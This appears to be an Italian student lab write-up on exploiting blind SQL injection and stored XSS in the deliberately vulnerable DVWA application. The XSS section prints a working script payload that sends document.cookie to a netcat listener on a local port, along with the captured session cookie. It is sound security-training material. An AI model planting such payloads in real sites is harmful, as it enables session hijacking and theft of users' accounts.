

# EXPLOIT DELLE VULNERABILITA'

-SQL INJECTION (BLIND)


-XSS STORED

# SQL INJECTION (BLIND)

L'SQL INJECTION è un tipo di attacco che permette a un malintenzionato di prendere il controllo sui comandi SQL (un tipo di linguaggio che si usa quando il server interroga il database) utilizzati da una web app.

Questo attacco ha conseguenze molto negative perché si può avere accesso alle credenziali di tutti gli utenti, informazioni sulle carte di credito e così via.


Nell'attacco fatto nella figura a destra ho avuto accesso agli username e password degli utenti loggati sulla pagina DVWA. La differenza tra BLIND e NON BLIND è che nel primo, se si inserisce un'istruzione SQL non valida non si viene reindirizzati su una pagina di errore, quindi in un caso reale è più difficile capire se è presente una vulnerabilità o meno.



# XSS STORED

L'XSS STORED è un altro tipo di attacco che avviene quando si vuole «avvelenare» il database o il server dove gira la web application, cioè quando il payload viene inviato al sito vulnerabile e poi salvato, quindi ogni volta che l'utente andrà sulla pagina infetta verrà attaccato.

Una conseguenza di questo attacco può essere il furto del cookie, che è quello che sono andata a simulare. Per fare ciò ho inserito lo script (`<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie</script>`), dove «window location» ci indirizza in una pagina verso un target che scegliamo noi e l'operatore «document.cookie» non fa altro che recuperare i cookie della vittima. Quindi questo script ha il compito di recuperare i cookie dell'utente e inviarli ad un web server sotto il controllo dell'attaccante. Per vedere ciò ho utilizzato il comando «netcat» per mettermi in ascolto sul localhost sulla porta 12345 e come si può notare nella figura a destra il server riceve i cookie di sessione dell'utente loggato.



```
kali@kali: ~  
nc -l -p 12345  
GET /?cookie=security=low;K20PHPSESSID=dfd9d3c53cca803ebcaf0f018dbfaba8 HTTP/1.1  
Host: 127.0.0.1:12345  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Referer: http://192.168.58.101/  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site  
Sec-Fetch-User: ?1
```